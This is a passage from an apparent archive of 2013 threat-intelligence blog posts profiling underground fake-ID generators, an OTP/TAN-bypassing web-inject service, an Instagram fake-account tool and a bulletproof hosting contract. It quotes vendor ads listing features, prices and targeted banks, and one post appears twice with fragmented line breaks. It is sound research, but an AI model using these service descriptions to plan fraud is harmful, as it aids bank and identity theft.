5. <http://twitter.com/danchodanchev>

496

### **Newly Launched 'Scanned Fake Passports/IDs/Credit Cards/Utility Bills' Service Randomizes and Generates Unique Fakes On The Fly (2013-07-04 19:42)**

In my most recent analysis of the [1]**Russian underground marketplace for fake documents/IDs/passports**, I

emphasized on overall prevalence of fake identities, which can be both, manually 'crafted' by experienced designers

possessing high quality scanned originals in order to produce physical copies, or automatically generated, with the

users sacrificing quality in the process or looking for a bargain deal.

What's also worth emphasizing on in terms of discussing this cybercrime ecosystem market segment from

multiple perspectives, is the overall international acceptance of scanned identification documents for various remote

identification purposes, which opens doors to the systematic abuse of a vast number of legitimate services, as well

as helps facilitate the generation of fake personalities, which can be abused in a any way the fraudster desires.

What are some of the latest developments within this cybercrime ecosystem market segment? The introduc-

tion of a scalable, [2]**DIY (do it yourself)** self-service on the basis of a pseudo-randomized database of fake identity data, photo IDs with randomized appearance characteristics on the fake scanned documents, to avoid detection of a

single pattern, all available as a service, as of June, 2013.

Basically, what this service does, is to provide a DIY Web based interface where users can take advantage of

the on-the-fly generation of fake scanned copies of identification documents such as passports/IDs or credit cards.

According to the vendor, the service has an inventory of over 200 photos for passports and IDs, is completely

randomizing multiple aspects of the generated scanned fakes, in an attempt to mitigate the probability of having an

entire set of statically generated fakes, easily detected by, for instance, law enforcement.

The vendor also claims that the service can generate a fake in approximately 40 seconds. Payment methods

accepted? WebMoney, PerfectMoney, Bitcoin and Paymer.

**Sample screenshots of sample scanned fakes generated using the service, and offered as samples:**

497



498



499



500



501



502



503



504



**Sample screenshots of the fake scanned utility bills/credit cards generated using the service:**

505



506



507



508



509



510



511



512



513





**Financial institutions part of the service's inventory of fake scanned credit cards:**

- Amegybank
  - Barclays
  - Bpn
  - Boa
  - Capital One
  - Chase
  - Cibs
  - Citibank
  - Citizens
  - Commonwealth
  - Harborstone
  - Hfds
  - Icba
- 514
- Nab
  - Natwest
  - Navy Federal
  - Nordstrombank

- Rbs
- Silverton
- Societegenerale
- Sparkasse
- Union Plus
- US Bank
- Wachovia
- Wells Fargo
- Westpac

With scanned IDs continuing to act as the primary (remote) identification factor for a huge number of legiti-

mate companies, it shouldn't be surprising that cybercriminals have apparently found a way to automate the process,

allowing it to scale, and eventually grow, with the efficiency-centered model becoming the de factor standard for

[3]**Quality Assurance (QA)** within the cybercrime ecosystem.

1. <http://ddanchev.blogspot.com/2013/05/a-peek-inside-russian-underground.html>
2. <http://blog.webroot.com/tag/diy/>
3. <http://blog.webroot.com/tag/quality-assurance/>



## **A Peek Inside a Managed OTP/ATS/TAN Token Bypassing/Hijacking/Blocking System as a (Licensed) Ser-**

**vice (2013-07-19 22:43)**

One of the most common questions that I get during Q &A sessions after a PPT, or in a face-to-face conversation is -

*" Hello, my name is [name], I represent [random financial institution]. Are we being targeted based on your situational awareness? "*

For years, virtually every company, every brand, every financial institution has been targeted, largely thanks

to the rise of Crimeware-as-a-Service underground market propositions offering standardized and cybercrime-

release friendly 'Web Injects', the result of active pre-sale reconnaissance performed on the E-banking service of

the targeted institution. The business model is fairly simple - next to 'pushing' a pre-defined set of 'Web Injects' for

some of the largest and well known financial institutions in the World, 'Web Injects' for virtually any SSL/Two-Factor

Authentication enabled Web site, can be requested and produced on demand, usually for a static amount of money.

*" But we issue two-factor authentication tokens to our customers. Isn't this making any change? "*

Sophisticated cybercriminals possessing 'innovative' underground market disrupting forces, have been [1]**un-**

**dermining two-factor authentication for years.** An uncomfortable truth that your financial institution of choice wouldn't necessarily want you to know about, as it would most commonly [2]**risk-forward the responsibility to you,**

under a contractual agreement, or actually possess an industry-accepted certification for the operation of such online

services, thanks to the introduction of two-factor authentication, and the internal security measures preventing a

direct compromise of the financial institution's infrastructure.

With source code for the [3]**Zeus crimeware**, as well as [4]**Carberp**, publicly available for virtually anyone to

download, it [5]**shouldn't be** surprising that [6]**cybercriminals have started to** release more crimeware, using

these prominent releases, in an attempt to quickly capitalize on the source code that's been contributing to a huge

percentage of the profitability of the cybercrime ecosystem in general.

What are some of the latest 'innovations' in the world of Cybercrime-as-a-Service, in particular the market

segment for "Web Injects"? Are cybercriminals striving to produce Zeus/Carberp like underground market "prod-

ucts", or are they attempting to disrupt the entire cybercrime ecosystem by offering a standardizing E-banking

Web site reconnaissance services, that would work on virtually any publicly obtainable/leaked source code based crimeware/malware release?

516

That's exactly what the cybercriminal whose underground market proposition I'm about to profile, is doing -

offering crimeware-independent standardized on demand "Web Injects", in particular OTP (One-Time-Password),

ATS (Automatic Transfer Service), TAN (Transaction Authentication Number) bypassing/hijacking/blocking system, or

in those cases where the customer demands - offer "finished crimeware products"?

**Sample automatically translated underground market proposition:**

*I am writing to inject custom-made as well as offer finished products.*

*The main provisions of the Service:*

*1.*

*Tools manufactures both private and public products.*

*1.1 Under the private means software products manufactured "in one hand" with the full right to transfer and resale.*

*The client of the right to require the source code private product.*

*Support for the private software somewhere executed in priority order.*

*1.2 If the "privacy" of the product is not stipulated in advance that product becomes the default public service and the right to sell it to other customers.*

*1.3 Prices for private products involve premium of 50 % to the price of the underlying / social product.*

*1.4 Distribution / Transmission of any parts of the code or of the products purchased on the basis of the public, will*

*result in a denial of service on all products purchased from third-party service, followed by filing a complaint in section Black List.*

*1.5 Public products are delivered on an "as is," and do not include its value of any additions or changes.*

*1.5.1 Any changes to the products are made public as an additional order and measured in accordance with the workload.*

517

*1.6 Service does not run on the lease terms.*

*Only a piecework basis!*

*1.7 Service does not give advice about cross-translation, relevance or affine those topics.*

*For providing information about banks / cantor Service is not responsible.*

*2.*

*Service is responsible for the performance of the paid code for the negotiated period.*

*2.1 If the period of service is not verbalized it enters into force standard warranty period is 10 days from the date of issue of working product.*

*3.*

*Warranties:*

*3.1 The Service shall recover from the purchased products for a specified warranty period, for that is technically possible.*

*Free of charge - during the warranty period, and the charge on the expiration of the warranty period.*

*Prices for the repair of products range from \$ 10 up to the full cost of the product and depend directly on the volume of the work.*

*3.2.*

*Service is not responsible for the failure of performance caused by the code:*

***3.2.1 The introduction of third-party software which prevents full operation.***

***(Rapport)***

***3.2.2 The introduction of sms / email notifications that can not be disabled by means of injection.***

***3.2.3 The introduction of this activity exhibiting malicious code (without the possibility of elimination)***

*3.2.4 The other changes in the source code of banks / sites prevent recovery of the product.*

518



*3.3 The Service does not guarantee a return to work ordered acquired products, but only can guarantee the perfor-*

*mance of the software according to the negotiated terms of reference.*

4.

*Approximate prices for soft (public foundation)*

*grabber balance of \$ 10 (1 unit)*

*popup \$ 70*

*Fake full page from \$ 150*

*repleyser from \$ 450 (3 units each include an additional \$ 50 .. 100)*

*grabbers data from 150 \$*



*Automated OTP/ATS/TAN from \$ 2500*

**Sample explanation of the service in action,  
courtesy of the cybercriminal behind it:**

519



**Sample screenshots of the service in action:**

520



521



522



523



**Sample screenshot of the ATSEngine in action  
targeting HSBC:**

524



**Some of the most recent updates to the system  
include:**

*01/11/2012*

*- Sets*

*fullinfo*

*grabbers*

*for*

*AU ( 37 banks*

*) / CA ( 30 banks*

*) / US ( 40 banks ). Data on*

*Holder to*

*SSN / MMN / DOB / DL / DL exp / VBV ...*

*01/11/2012 -*

*Grabbers*

*CC + VBV (paypal, ebay, amazon, facebook)*

*01/11/2012*

*525*

*- The system*

*change*

*number and*

*Grabbing*

*necessary*

*disk imaging*

*( input issues , balance sheets) for the Gulf*

*santander.co.uk ( instant on*

*UK*

*to*

*10kGBP )*

*02/11/2012*

*-*

*Grabber*

*additional data for*

*paypal (DE / UK / AU /*

*with*

*the possibility*

*to add*

*other countries ). Collects : Name*

*Holder , Balance , Status ( verif /*

*neverif ), Account Type , Time of the last*

*entry*

*, as well as*

*rooms full*

*of affection*

*card and /*

*or*

*bank*

*accounts*

*for the*

*AU*

*and the*

*UK,*

*and questions*

*526*

*with answers*

*for*

*DE*

*13/11/2012*

*-*

*Grabber*

*TANs*

*to*

*ipko.pl*

*23/11/2012*

-

*Avtozaliv*

*on*

*hsbc.co.uk*

*23/11/2012*

-

*Grabber*

*cc + cvv + exp + pin.*

*works*

*on all pages*

*on which the*

*algorithm*

*finds*

*on*

*LUHN10*

*card number and*

*exp*

*field and*

*collects*

*requests*

*PIN*

*11/29/2012*

*-*

*527*

*intercept system*

*/*

*bypass*

*token*

*to*

*fnb.co.za*

Two-factor authentication - indeed, an additional layer of security for your E-banking account, however, everything

changes on a crimeware-infected host, and sadly, it changes in favor of the cybercriminal that compromised it.

***This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.***

1. <http://www.zdnet.com/blog/security/modern-banker-malware-undermines-two-factor-authentication/4402>

2. <http://www.zdnet.com/blog/security/no-security-software-no-e-banking-fraud-claims-for-you/1158>

3. <https://www.google.com/#output=search&sclient=psy-ab&q=site:ddanchev.blogspot.com+zeus>
4. <https://blogs.rsa.com/the-carberp-code-leak/>
5. <http://blog.webroot.com/2013/03/14/new-zeus-source-code-based-rootkit-available-for-purchase-on-the-underground-market/>
6. <http://blog.webroot.com/2013/06/27/self-propagating-zeus-based-source-codebinaries-offered-for-sale/>
7. <http://ddanchev.blogspot.com/>
8. <http://twitter.com/danchodanchev>

528



## **A Peek Inside a Managed OTP/ATS/TAN Token Bypassing/Hijacking/Blocking System as a (Licensed) Ser-**

**vice (2013-07-19 22:43)**

One of the most common questions that I get during Q &A sessions after a PPT, or in a face-to-face conversation is -

*" Hello, my name is [name], I represent [random financial institution]. Are we being targeted based on your situational awareness? "*

For years, virtually every company, every brand, every financial institution has been targeted, largely thanks

to the rise of Crimeware-as-a-Service underground market propositions offering standardized and cybercrime-

release friendly 'Web Injects', the result of active pre-sale reconnaissance performed on the E-banking service of

the targeted institution. The business model is fairly simple - next to 'pushing' a pre-defined set of 'Web Injects' for

some of the largest and well known financial institutions in the World, 'Web Injects' for virtually any SSL/Two-Factor

Authentication enabled Web site, can be requested and produced on demand, usually for a static amount of money.

*" But we issue two-factor authentication tokens to our customers. Isn't this making any change? "*

Sophisticated cybercriminals possessing 'innovative' underground market disrupting forces, have been [1]**un-**

**dermining two-factor authentication for years.** An uncomfortable truth that your financial institution of choice

wouldn't necessarily want you to know about, as it would most commonly [2]**risk-forward the responsibility to you,**

under a contractual agreement, or actually possess an industry-accepted certification for the operation of such online

services, thanks to the introduction of two-factor authentication, and the internal security measures preventing a



direct compromise of the financial institution's infrastructure.

With source code for the [3]**Zeus crimeware**, as well as [4]**Carberp**, publicly available for virtually anyone to download, it [5]**shouldn't be** surprising that [6]**cybercriminals have started to** release more crimeware, using

these prominent releases, in an attempt to quickly capitalize on the source code that's been contributing to a huge

percentage of the profitability of the cybercrime ecosystem in general.

What are some of the latest 'innovations' in the world of Cybercrime-as-a-Service, in particular the market

segment for "Web Injects"? Are cybercriminals striving to produce Zeus/Carberp like underground market "prod-

ucts", or are they attempting to disrupt the entire cybercrime ecosystem by offering a standardizing E-banking

Web site reconnaissance services, that would work on virtually any publicly obtainable/leaked source code based crimeware/malware release?

529

That's exactly what the cybercriminal whose underground market proposition I'm about to profile, is doing -

offering crimeware-independent standardized on demand "Web Injects", in particular OTP (One-Time-Password),

ATS (Automatic Transfer Service), TAN (Transaction Authentication Number) bypassing/hijacking/blocking system, or

in those cases where the customer demands - offer "finished crimeware products"?

**Sample automatically translated underground market proposition:**

*I am writing to inject custom-made as well as offer finished products.*

*The main provisions of the Service:*

*1.*

*Tools manufactures both private and public products.*

*1.1 Under the private means software products manufactured "in one hand" with the full right to transfer and resale.*

*The client of the right to require the source code private product.*

*Support for the private software somewhere executed in priority order.*

*1.2 If the "privacy" of the product is not stipulated in advance that product becomes the default public service and the right to sell it to other customers.*

*1.3 Prices for private products involve premium of 50 % to the price of the underlying / social product.*

*1.4 Distribution / Transmission of any parts of the code or of the products purchased on the basis of the public, will*

*result in a denial of service on all products purchased from third-party service, followed by filing a complaint in section Black List.*

*1.5 Public products are delivered on an "as is," and do not include its value of any additions or changes.*

*1.5.1 Any changes to the products are made public as an additional order and measured in accordance with the workload.*

530

*1.6 Service does not run on the lease terms.*

*Only a piecework basis!*

*1.7 Service does not give advice about cross-translation, relevance or affine those topics.*

*For providing information about banks / cantor Service is not responsible.*

2.

*Service is responsible for the performance of the paid code for the negotiated period.*

*2.1 If the period of service is not verbalized it enters into force standard warranty period is 10 days from the date of issue of working product.*

3.

## *Warranties:*

*3.1 The Service shall recover from the purchased products for a specified warranty period, for that is technically possible.*

*Free of charge - during the warranty period, and the charge on the expiration of the warranty period.*

*Prices for the repair of products range from \$ 10 up to the full cost of the product and depend directly on the volume of the work.*

*3.2.*

*Service is not responsible for the failure of performance caused by the code:*

***3.2.1 The introduction of third-party software which prevents full operation.***

***(Rapport)***

***3.2.2 The introduction of sms / email notifications that can not be disabled by means of injection.***

***3.2.3 The introduction of this activity exhibiting malicious code (without the possibility of elimination)***

*3.2.4 The other changes in the source code of banks / sites prevent recovery of the product.*

531



*3.3 The Service does not guarantee a return to work ordered acquired products, but only can guarantee the perform-*

*mance of the software according to the negotiated terms of reference.*

*4.*

*Approximate prices for soft (public foundation)*

*grabber balance of \$ 10 (1 unit)*

*popup \$ 70*

*Fake full page from \$ 150*

*repleyser from \$ 450 (3 units each include an additional \$ 50 .. 100)*

*grabbers data from 150 \$*

*Automated OTP/ATS/TAN from \$ 2500*

**Sample explanation of the service in action, courtesy of the cybercriminal behind it:**

532



**Sample screenshots of the service in action:**

533



534



535



536



**Sample screenshot of the ATSEngine in action targeting HSBC:**

537



**Some of the most recent updates to the system include:**

*01/11/2012*

*- Sets*

*fullinfo*

*grabbers*

*for*

*AU ( 37 banks*

*) / CA ( 30 banks*

*) / US ( 40 banks ). Data on*

*Holder to*

*SSN / MMN / DOB / DL / DL exp / VBV ...*

*01/11/2012 -*

*Grabbers*

*CC + VBV (paypal, ebay, amazon, facebook)*

*01/11/2012*

*538*

*- The system*

*change*

*number and*

*Grabing*

*necessary*

*disk imaging*

*( input issues , balance sheets) for the Gulf*

*santander.co.uk ( instant on*

*UK*

*to*

*10kGBP )*

*02/11/2012*

*-*

*Grabber*

*additional data for*

*paypal (DE / UK / AU /*

*with*

*the possibility*

*to add*

*other countries ). Collects : Name*

*Holder , Balance , Status ( verif /*

*neverif ), Account Type , Time of the last*

*entry*

*, as well as*

*rooms full*

*of affection*

*card and /*

*or*

*bank*

*accounts*

*for the*

*AU*

*and the*



*UK,*

*and questions*

*539*

*with answers*

*for*

*DE*

*13/11/2012*

-

*Grabber*

*TANs*

*to*

*ipko.pl*

*23/11/2012*

-

*Avtozaliv*

*on*

*hsbc.co.uk*

*23/11/2012*

-

*Grabber*

*cc + cvv + exp + pin.*

*works*

*on all pages*

*on which the*

*algorithm*

*finds*

*on*

*LUHN10*

*card number and*

*exp*

*field and*

*collects*

*requests*

*PIN*

*11/29/2012*

*-*

*540*

*intercept system*

*/*

*bypass*

*token*

*to*

*fnb.co.za*

Two-factor authentication - indeed, an additional layer of security for your E-banking account, however, everything

changes on a crimeware-infected host, and sadly, it changes in favor of the cybercriminal that compromised it.

1. <http://www.zdnet.com/blog/security/modern-banker-malware-undermines-two-factor-authentication/4402>
2. <http://www.zdnet.com/blog/security/no-security-software-no-e-banking-fraud-claims-for-you/1158>
3. <https://www.google.com/#output=search&scient=psy-ab&q=site:ddanchev.blogspot.com+zeus>
4. <https://blogs.rsa.com/the-carberp-code-leak/>
5. <http://blog.webroot.com/2013/03/14/new-zeus-source-code-based-rootkit-available-for-purchase-on-the-underground-market/>
6. <http://blog.webroot.com/2013/06/27/self-propagating-zeus-based-source-codebinaries-offered-for-sale/>

541



**Instagram**

**Under**

**Fire**

**as**

**Cybercriminals**

**Release**

**New**

**DIY**

**Fake**

**Account**

**Registra-**

**tion/Management/Promotion Tool (2013-07-23 17:01)**

In 2013, CAPTCHAs represent an [1]**outdated approach** for a Web site wanting to prevent the [2]**efficient and**

**systematic abuse** of its services.

This fact, largely driven by the rise of [3]**cost-effective CAPTCHA solving solutions** offered by low-waged indi-

viduals internationally over the last couple of years, continues to empower virtually anyone possessing the right

cybercrime-friendly tools, with the ability to [4]**abuse any major Web property** in a potentially fraudulent or

malicious way.

In this post, I'll profile one of the most recently released DIY fake account registration/management/promoting tool,

targeting Instagram, highlight its core features, as well as emphasize on the true impact that these tools are having on some of the world's most popular Web properties.

**Sample screenshots of the tool in action:**

542



543



544



545



546



547



**Some of its core features are:**

- support for multi-threads
- set number of accounts to generate using a single proxy (malware-infected host)
- randomization of the posted bogus content to avoid easy detection of the pattern
- male/female fake account creating capabilities
- mass account validity checking capabilities
- CAPTCHA-solving integration with third-party CAPTCHA solving services

Over the years, I've been extensively profiling campaigns utilizing purely legitimate infrastructure for achieving

the fraudulent/malicious objectives set by the cybercriminal behind the campaign. These cases demonstrate that

cybercriminals continue to pursue the efficient and systematic abuse of legitimate Web properties, which on the

other hand, continue relying on CAPTCHA challenges to differentiate between bots and humans using the site,

forgetting that it's actually humans solving the CAPTCHAs for the their customers.

24/7/365.

**Known cases of abuse of legitimate infrastructure for fraudulent/malicious purposes over the years include:**

- [5]Bogus "Shocking Video" Content at Scribd Exposes Malware Monetization Scheme Through Parked Domains
- [6]Fake Codec Serving Domains from Digg.com's Comment Spam Attack
- [7]Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software

549

- [8]Dissecting the Bogus LinkedIn Profiles Malware Campaign
- [9]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms
- [10]Celebrity-Themed Scareware Campaign Abusing DocStoc and Scribd
- [11]Celebrity-Themed Scareware Campaign Abusing DocStoc
- [12]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts
- [13]Pharmaceutical Spammers Targeting LinkedIn

***This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.***

1. <http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html>

2. <http://blog.webroot.com/2013/04/23/captcha-solving-russian-email-account-registration-tool-helps-facilitate-cybercrime/>
3. <http://www.zdnet.com/blog/security/inside-indias-captcha-solving-economy/1835>
4. <http://blog.webroot.com/2013/01/15/cybercriminals-release-automatic-captcha-solving-bogus-youtube-account-generating-tool/>
5. <http://ddanchev.blogspot.com/2013/06/bogus-shocking-video-content-at-scribd.html>
6. <http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html>
7. <http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html>
8. <http://ddanchev.blogspot.com/2009/01/dissecting-bogus-linkedin-profiles.html>
9. <http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html>
10. <http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign.html>
11. [http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign\\_07.html](http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html)
12. <http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html>



13. <http://ddanchev.blogspot.com/2009/02/pharmaceutical-spammers-targeting.html>

14. <http://ddanchev.blogspot.com/>

15. <http://twitter.com/danchodanchev>

550

**2.8**

**August**

551



## **Summarizing Webroot's Threat Blog Posts for July (2013-08-01 19:01)**

The following is a brief summary of all of my posts at  
[1]**Webroot's Threat Blog** for July, 2013. You can  
subscribe to

[2]**Webroot's Threat Blog RSS Feed**, or follow me on  
Twitter:

**01.** [3]Cybercriminals experiment with Tor-based C &C, ring-  
3-rootkit empowered, SPDY form grabbing malware bot

**02.**

[4]Deceptive ads targeting German users lead to the  
'W32/SomotoBetterInstaller' Potentially Unwanted

Application (PUA)

- 03.** [5]Newly launched underground market service harvests mobile phone numbers on demand
- 04.** [6]Novel ransomware tactic locks users' PCs, demands that they participate in a survey to get the unlock code
- 05.** [7]Spamvertised 'Export License/Invoice Copy' themed emails lead to malware
- 06.** [8]Cybercriminals spamvertise tens of thousands of fake 'Your Booking Reservation at Westminster Hotel' themed emails, serve malware
- 07.** [9]New commercially available mass FTP-based proxy-supporting doorway/malicious script uploading application spotted in the wild
- 08.** [10]Fake 'iGO4 Private Car Insurance Policy Amendment Certificate' themed emails lead to malware
- 09.** [11]Tens of thousands of spamvertised emails lead to the Win32/PrimeCasino PUA (Potentially Unwanted Application)
- 10.** [12]Spamvertised 'Vodafone U.K MMS ID/Fake Sage 50 Payroll' themed emails lead to (identical) malware
- 11.** [13]New commercially available Web-based WordPress/Joomla brute-forcing tool spotted in the wild
- 12.** [14]Rogue ads targeting German users lead to Win32/InstallBrain PUA (Potentially Unwanted Application)

**13.** [15]Yet another commercially available stealth Bitcoin/Litecoin mining tool spotted in the wild

**14.** [16]Deceptive 'Media Player Update' ads expose users to the rogue 'Video Downloader/Bundlore' Potentially

Unwanted Application (PUA)

**15.** [17]Newly launched 'HTTP-based botnet setup as a service' empowers novice cybercriminals with bulletproof hosting capabilities

**16.** [18]Fake 'Copy of Vodafone U.K Contract/Your Monthly Vodafone Bill is Ready/New MMS Received' themed

emails lead to malware

**17.** [19]Rogue ads lead to the 'Free Player' Win32/Somoto Potentially Unwanted Application (PUA)

**18.** [20]How much does it cost to buy one thousand Russian/Eastern European based malware-infected hosts?

**19.** [21]Custom USB sticks bypassing Windows 7/8's AutoRun protection measure going mainstream

**20.** [22]DIY commercially-available 'automatic Web site hacking as a service' spotted in the wild

***This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.***

1. <http://blog.webroot.com/>

2. <http://feeds2.feedburner.com/WebrootThreatBlog>

3. <http://blog.webroot.com/2013/07/02/cybercriminals-experiment-with-tor-based-cc-ring-3-rootkit-empowered-spy-form-grabbing-malware-bot/>
4. <http://blog.webroot.com/2013/07/03/deceptive-ads-targeting-german-users-lead-to-the-w32somotobetterinstaller-potentially-unwanted-application-pua/>
5. <http://blog.webroot.com/2013/07/04/newly-launched-underground-market-service-harvests-mobile-phone-numbers-on-demand/>
6. <http://blog.webroot.com/2013/07/08/novel-ransomware-tactic-locks-users-pcs-demands-that-they-participate-in-a-survey-to-get-the-unlock-code/>
7. <http://blog.webroot.com/2013/07/09/spamvertised-export-licenseinvoice-copy-themed-emails-lead-to-malware/>
8. <http://blog.webroot.com/2013/07/10/cybercriminals-spamvertise-tens-of-thousands-of-fake-your-booking-reservation-at-westminster-hotel-themed-emails-serve-malware/>
9. <http://blog.webroot.com/2013/07/11/new-commercially-available-mass-ftp-based-proxy-supporting-doorwaymailicious-script-uploading-application-spotted-in-the-wild/>
10. <http://blog.webroot.com/2013/07/12/fake-igo4-private-car-insurance-policy-amendment-certificate-themed-email/>

[ails-lead-to-malware/](#)

11. [http://blog.webroot.com/2013/07/15/tens-of-thousands-of-spamvertised-emails-lead-to-the-win32primecasino-](http://blog.webroot.com/2013/07/15/tens-of-thousands-of-spamvertised-emails-lead-to-the-win32primecasino-pua-potentially-unwanted-application/)

[pu-a-potentially-unwanted-application/](#)

12.

[http://blog.webroot.com/2013/07/16/spamvertised-](http://blog.webroot.com/2013/07/16/spamvertised-vodafone-u-k-mms-idfake-sage-50-payroll-themed-emails-l)

[ead-to-identical-malware/](#)

13. [http://blog.webroot.com/2013/07/17/new-commercially-](http://blog.webroot.com/2013/07/17/new-commercially-available-web-based-wordpressjoomla-brute-forcing-too)

[l-spotted-in-the-wild/](#)

14. [http://blog.webroot.com/2013/07/19/rogue-ads-](http://blog.webroot.com/2013/07/19/rogue-ads-targeting-german-users-lead-to-win32installbrain-pua-potenti)

[ally-unwanted-application/](#)

15. [http://blog.webroot.com/2013/07/22/yet-another-](http://blog.webroot.com/2013/07/22/yet-another-commercially-available-stealth-bitcoinlitecoin-mining-tool)

[-spotted-in-the-wild/](#)

16.

[http://blog.webroot.com/2013/07/23/deceptive-media-](http://blog.webroot.com/2013/07/23/deceptive-media-player-update-ads-expose-users-to-the-rogue-video-do)

[wnloaderbundlore-potentially-unwanted-application-pua/](#)

17.

<http://blog.webroot.com/2013/07/24/newly-launched-http-based-botnet-setup-as-a-service-empowers-novice-cybercriminals-with-bulletproof-hosting-capabilities/>

18.

<http://blog.webroot.com/2013/07/25/fake-copy-of-vodafone-u-k-contractyour-monthly-vodafone-bill-is-read-ynew-mms-received-themed-emails-lead-to-malware/>

19. <http://blog.webroot.com/2013/07/26/rogue-ads-lead-to-the-free-player-win32somoto-potentially-unwanted-application-pua/>

20.

<http://blog.webroot.com/2013/07/29/how-much-does-it-cost-to-buy-one-thousand-russian-eastern-european-ba>

[553](#)

[sed-malware-infected-hosts/](#)

21. <http://blog.webroot.com/2013/07/30/custom-usb-sticks-bypassing-windows-78s-autorun-protection-measure-going-mainstream/>

22.

<http://blog.webroot.com/2013/07/31/diy-commercially-available-automatic-web-site-hacking-as-a-service-s-potted-in-the-wild/>

23. <http://ddanchev.blogspot.com/>

24. <http://twitter.com/danchodanchev>

554



## **Dissecting a Sample Russian Business Network (RBN) Contract/Agreement Through the Prism of RBN's**

**AbdAllah Franchise (2013-08-10 21:10)**

[1]**The Russian Business Network (RBN)**, is perhaps the most speculated, buzzed about, cybercrime enterprise in

the World, a poster child for fraudulent activity 'streaming' from 'Mother Russia', in the eyes of respected/novice

security/cybercrime researchers across the globe.

However, what a huge percentage of the researchers who're just catching up with its '[2]**fraudulent perfor-**

**mance metrics**' over the years, don't realize, is how a newly emerged bulletproof hosting provider, managed to end

up, as the World's most prolific source of fraudulent/malicious activity.

Hint: Basic business concepts like franchising, signalling the early stages of the modernization/professionalization of

cybercrime, where being the benchmark has had a direct inspirational impact in the 'hearts and minds' of current

and potential cybercriminals, then and now.

Case in point is [3]**Abdallah Internet Hizmetleri also known as AbdAllah (VN)**, an ex-RBN darling relying on the franchise business concept.

In this post, I'll discuss a sample contract/contractual agreement that every one of its customers had to sign

before doing business with them, which in the broader context leads to a situation, where while the franchise is

publicly advertising the bulletproof hosting services for trojans, exploits, warez, adult content, drop projects, botnets

555

and spam, it's explicitly forbidding such activities – with some visible exceptions – in its contractual agreement.

What does this mean? It means that the Russian Business Network, the benchmark for the majority of ex/currently

active bulletproof hosting providers, has been (legally) forwarding the responsibility for the fraudulent activity

to its customers, in between reserving the right to act and deactivate their accounts if they ever violate the

agreement/contract. The first thing that comes to my mind when it comes to the RBN 'reaction' in a socially

oriented manner, are the infamous [4]**RBN Fake Account Suspended Notices**, and that's just for starters, indicating a

deteriorated understanding of malicious/fraudulent activity, with high profit margins in mind.



Let's go through the contract/agreement that every customer used to sign, before doing cybercrime-friendly

business with them, both in original Russian, and automatically translated in English.

### **Sample AbdAllah (VN) Contractual Bulletproof Hosting Agreement/Contract in Russian:**

#### *1. ПРЕДМЕТ ДОГОВОРА*

*1.1. Заказчик поручает, а ИСПОЛНИТЕЛЬ берет на себя обязательства по размещению и/или регистрации*

*виртуального сервера ЗАКАЗЧИКА в сети Интернет.*

#### *2. УСЛОВИЯ ВЫПОЛНЕНИЯ ДОГОВОРА*

##### *2.1.*

*По заключению настоящего договора ИСПОЛНИТЕЛЬ производит первоначальную установку*

*и настройку виртуального сервера и обеспечивает ЗАКАЗЧИКА необходимой информацией для*

*администрирования виртуального сервера.*

##### *2.2.*

*ИСПОЛНИТЕЛЬ обеспечивает доступ в сети Интернет к виртуальному серверу, а так же*

*работоспособность всех доступных сервисов ЗАКАЗЧИКА круглосуточно в течение семи дней в неделю.*

#### *3. ЦЕНЫ И ПОРЯДОК ОПЛАТЫ*

### 3.1.

*Стоимость и порядок оплаты работ по настоящему договору на момент его заключения*

*определяется в соответствии с действующими условиями, распространяемыми сотрудниками по E-*

*Mail и/или ICQ.*

### 3.2.

*Оплата вносится ЗАКАЗЧИКОМ в счет оплаты услуги поддержки виртуального веб-сервера*

*ИСПОЛНИТЕЛЕМ. ИСПОЛНИТЕЛЬ вправе приостановить предоставление услуг при отрицательном*

*состоянии счета.*

### 3.3.

*Все выделенные серверы предоставляются в состоянии UNMANAGED, т.е администраторы*

*ИСПОЛНИТЕЛЯ могут, но не ОБЯЗАНЫ настраивать арендуемый сервер. За любую настройку сервера*

*ЗАКАЗЧИКА, либо скриптов на нём - взимается плата в размере 50 USD/за 1 час работы администратора*

*ИСПОЛНИТЕЛЯ по Вашему вопросу, минимум пол часа. Полное администрирование сервера специалистами*

*ИСПОЛНИТЕЛЯ стоит 250 USD в месяц.*

*Бесплатно осуществляется перезагрузка сервер (если нет*

автоматической формы для этого).

*3.4. В случае не оплаты услуг ЗАКАЗЧИКОМ в последний день биллингового периода, данные ЗАКАЗЧИКА*

*удаляются по наступлению новых суток без возврата. В случае виртуального хостинга удаляется*

*аккаунт и все бэкапы данного аккаунта, в случае аренды сервера (dedicated или vps) сервер снимается с обслуживания, форматируются жесткие диски.*

#### **4. ОТВЕТСТВЕННОСТЬ СТОРОН**

556

##### **4.1.**

*ИСПОЛНИТЕЛЬ не несет ответственности перед ЗАКАЗЧИКОМ или третьими сторонами за*

*любые задержки, прерывания, ущерб или потери, происходящие из-за:*

*(а) дефектов в любом электронном или механическом оборудовании, не принадлежащем ИСПОЛНИТЕЛЮ;*

*(б) проблем при передаче данных или соединении, произошедших не по вине ИСПОЛНИТЕЛЯ ;*

*(в) вследствие обстоятельств непреодолимой силы в общепринятом смысле, т.е. чрезвычайными силами*

*и непредотвратимыми обстоятельствами, не подлежащими разумному контролю;*

*(г) давление властей.*

4.2. При расторжении Договора по инициативе ЗАКАЗЧИКА, неиспользованная часть аванса ЗАКАЗЧИКУ не

возвращается.

#### **4.3.**

**ИСПОЛНИТЕЛЬ оставляет за собой право приостановить обслуживание ЗАКАЗЧИКА или**

**расторгнуть договор в безусловном порядке без возвращения средств заказчику в следующих случаях:**

**- размещение детской порнографии и зоофилии в любом виде;**

**- попытки взлома, несанкционированного проникновения на сервер, в аккаунты других клиентов,**

**попытки порчи оборудования или программного обеспечения;**

**- попытки взлома правительственных организаций в любом виде;**
